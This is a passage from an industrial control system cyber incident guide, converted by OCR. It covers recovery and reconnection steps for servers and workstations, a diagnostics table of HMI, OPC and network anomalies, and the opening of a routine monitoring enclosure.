6.	**VERIFY** that the latest vendor operating system, software, and firmware patches are installed on the server/workstation. **INSTALL** updates as required.
7.	**UPDATE** passwords on server/workstation. **UTILIZE** robust passwords.

RECOVERY PROCEDURES SERVER EXAMPLE 1



Typical Equipment: Servers/Workstations	
8.	**UPDATE** the antivirus software (if installed) with the latest update and **INITIATE** a full system scan.
Reintegration	
9.	**DO NOT RECONNECT** the server/workstation to other devices in the network until each device in the affected network layer or affected sub-system has been recovered per these procedures. **VERIFY** that each device in the isolated layer or sub-system has been properly recovered. **CONSULT** the cyber incident records, the CPT, and the ISSM to confirm that *Recovery* has been performed on these devices.
10.	When each device in the layer or sub-system has been recovered, **RECONNECT** all of the devices in the sub-system or layer. **DO NOT RECONNECT** to the wider network at this time.
11.	**VERIFY** that the cyber incident artifacts have been eliminated using available Detection tools (IDS, Log Review, NMap, Netstat, Wireshark, etc).
12.	**MONITOR** the system for anomalous behavior. If anomalous behavior is evident, **RETURN** to the *Detection Procedures* (enclosure A) and/or *Mitigation Procedures* (enclosure B) of this ACI TTP as necessary.
13.	When the layer or sub-system is operating without evidence of the cyber incident, and the ISSM or CPT gives approval, **RECONNECT** the isolated layer or sub-system to the rest of the network.
14.	**MONITOR** the system for anomalous behavior. If anomalous behavior is evident, **RETURN** to the *Detection Procedures* (enclosure A) and/or *Mitigation Procedures* (enclosure B) of this ACI TTP as necessary.
15.	**SUBMIT** all records of *Recovery* actions to the ISSM or CPT.
16.	**RETURN** to *Routine Monitoring* of the network.


RECOVERY PROCEDURES SERVER EXAMPLE 2



A.1.1 Event Diagnostics Table - Continued

Section	Event	Description	Page
A.2.8	Unexpected Behavior: HMI, OPC, and Control Server	Unexpected behavior of an HMI, OPC, or control server affecting controllers. Examples of unusual communications: 1. HMI, OPC, and controllers not synchronized. 2. Unexpected changes to instructions, function calls, commands, or alarm thresholds being sent from HMI or OPC to controllers. 3. HMI or OPC not updating after operator made changes to instructions, commands, or alarm thresholds. 4. Expected changes to controllers are not appearing on controllers. 5. HMI, OPC, or control server reboots and unexpected changes to settings are sent to controller.	A-13
Network Anomalies			
A.2.9	Loss of Communications	Network devices are no longer communicating with other devices, servers, or workstations.	A-14
A.2.10	Unusually High Network Traffic	ICS network traffic appears unusually busy, either between devices, or across the ICS boundary.	A-15
A.2.11	At Network Entry Points - Network Flow - Unusual Traffic	An unusual Internet protocol (IP) address or an unusual port, protocol, or service (from a known IP address) is attempting to communicate with the ICS.	A-16
A.2.12	IDS Exhibiting Unusual Behavior	Intrusion detection systems (IDS) not issuing alerts, keyboard locked, spontaneous reboot, anomalous display screen changes, or any anomalous symptom.	A-17
A.2.13	Firewall Log Indicates Anomalous Event Occurred	Anomalous events include: inbound or outbound traffic from unknown IP, inbound simple mail transfer protocol (SMTP) (email) from unknown IP, inbound or outbound ICS control protocol traffic, inbound or outbound Telnet, file transfer protocol (FTP), trivial file transfer protocol (TFTP), hypertext transfer protocol (HTTP), secure hypertext transfer protocol (HTTPS) to or from unknown IP, or anomalous firmware pushes or pulls.	A-18
A.2.14	Firewall Exhibiting Unusual Behavior	Firewall does not log or alert, keyboard is locked (host-based firewall), spontaneous firewall reboots, display screen changes for no reason (host-based firewall), or any unusual symptom.	A-19
A.2.15	Abnormal Peripheral Device Communications	A peripheral device (such as a printer, fax machine, copier, repeaters, hubs, converters, etc.) is attempting to communicate with devices it normally does not communicate with, or it is communicating abnormally, such as scanning other devices within a network.	A-20
A.2.16	IP Address Originating From Two or More MAC Addresses	In general, every device has a single media access control (MAC) address and single IP address. This type of anomaly could be either devices that are failing and have been replaced with new hardware, or an attacker is spoofing an IP address.	A-21

RECOVERY PROCEDURES SERVER EXAMPLE 2




A.2.8 Server/Workstation: Unexpected Behavior:
HMI, OPC, and Control Server

- **Functional Area:** IT or ICS
- **Description:** Unexpected behavior of an HMI, OPC, or control server affecting controllers.
  Examples of unusual communications (but not limited to):
  1. HMI/OPC and controllers not synchronized
  2. Unexpected changes to instructions, function calls, commands or alarm thresholds being sent from HMI, OPC, or control server to controllers without operator action
  3. HMI, OPC, or control server not updating after operator made changes to instructions, commands, or alarm thresholds
  4. Field operators reporting that expected changes to controllers are not appearing on controllers
  5. HMI, OPC, or control server reboots and unexpected changes to settings are sent to controller

Step	Procedures
Investigation	1. **DETERMINE** if the anomalous system's behavior was due to a hardware/software failure or if there is a network malfunction.
No Action Required	2. If the anomaly was due to a hardware/software or network failure: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. b. **CONTINUE** with the next diagnostic procedure. If all applicable procedures have been completed, **RETURN** to *Routine Monitoring*.
If Action Required	3. If the anomaly cannot be explained by a normal malfunction: a. **DOCUMENT** in Security Log. b. **CHECK** other assets that communicate with field controllers for a similar anomaly. (1) If similar anomalies are found on other assets, **DOCUMENT** in Security Log. (2) **LOCATE** asset types in Section *A.3, A.3.1 Integrity Checks Table.* (See recommended checks below.) **EXECUTE** the integrity checks. **Recommended Checks:** A.3.2.2 Server/Workstation Log Review A.3.2.1 Server/Workstation Process Check A.3.2.6 Server/Workstation Registry Check (MS Windows Only) A.3.2.4 Server/Workstation Communications Check A.3.2.13 Server/Workstation Rootkit Check 4. Once you have completed all appropriate Integrity Checks, **GO TO** section ***A.2.29 Action Step.***

END OF SERVER AND WORKSTATION ANOMALIES


RECOVERY PROCEDURES SERVER EXAMPLE 2



Projects Current › PMC-NIBS Cybersecuring Control Systems › BCS TTP › CS Jump-Kit › CS Software and Firmware ›

Name	Date modified	Type	Size
SEL	6/13/2016 6:11 PM	File folder	
OAS setup	5/18/2016 7:14 AM	Application	180,200 KB
WattNode_BACnet_-_Firmware_Upgrade	12/19/2014 1:37 PM	Foxit PhantomPDF P...	356 KB
WattNode-LonTalk Firmware	12/19/2014 1:35 PM	Microsoft Word Doc...	19 KB


RECOVERY PROCEDURES SERVER EXAMPLE 2



□ Name	Date modified	Type	Size
☑ OPC Systems.NET	7/12/2016 9:55 AM	File folder	


C:/Program Files (x86)

RECOVERY PROCEDURES SERVER EXAMPLE 2



All Apps

RECOVERY PROCEDURES SERVER EXAMPLE 2



OPC Systems - One Click HMI

Network Node: localhost


Theme: BureauBlack

Live Data Cloud Nodes:

Current User:

Reinstalled HMI Software

ENCLOSURE D: MONITORING PROCEDURES



ACI TTP

ENCLOSURE D: SUGGESTED ROUTINE MONITORING PROCEDURES

D.1. Routine Monitoring Introduction

a. Description. Routine Monitoring includes a set of activities that allow ICS managers and operators to maintain an on going awareness of the security posture of their ICS. Routine Monitoring activities are designed to integrate with normal ICS operations and not to interfere with the natural workflows of ICS operators. Ideally, Routine Monitoring should be integrated with maintenance checks or other routine activities associated with the ICS.

b. Key Components
(1) Severity Level
(2) Routine Monitoring Schedule (table D-1)

c. Prerequisites
(1) Establish cyber condition
(2) Develop Routine Monitoring Schedule
(3) Integrate Routine Monitoring into daily schedule
(4) FMC baseline

D.2. Routine Monitoring Overview


Routine Monitoring activities are divided into IT and ICS activities. This enclosure forms the basis for the ACI TTP Routine Monitoring 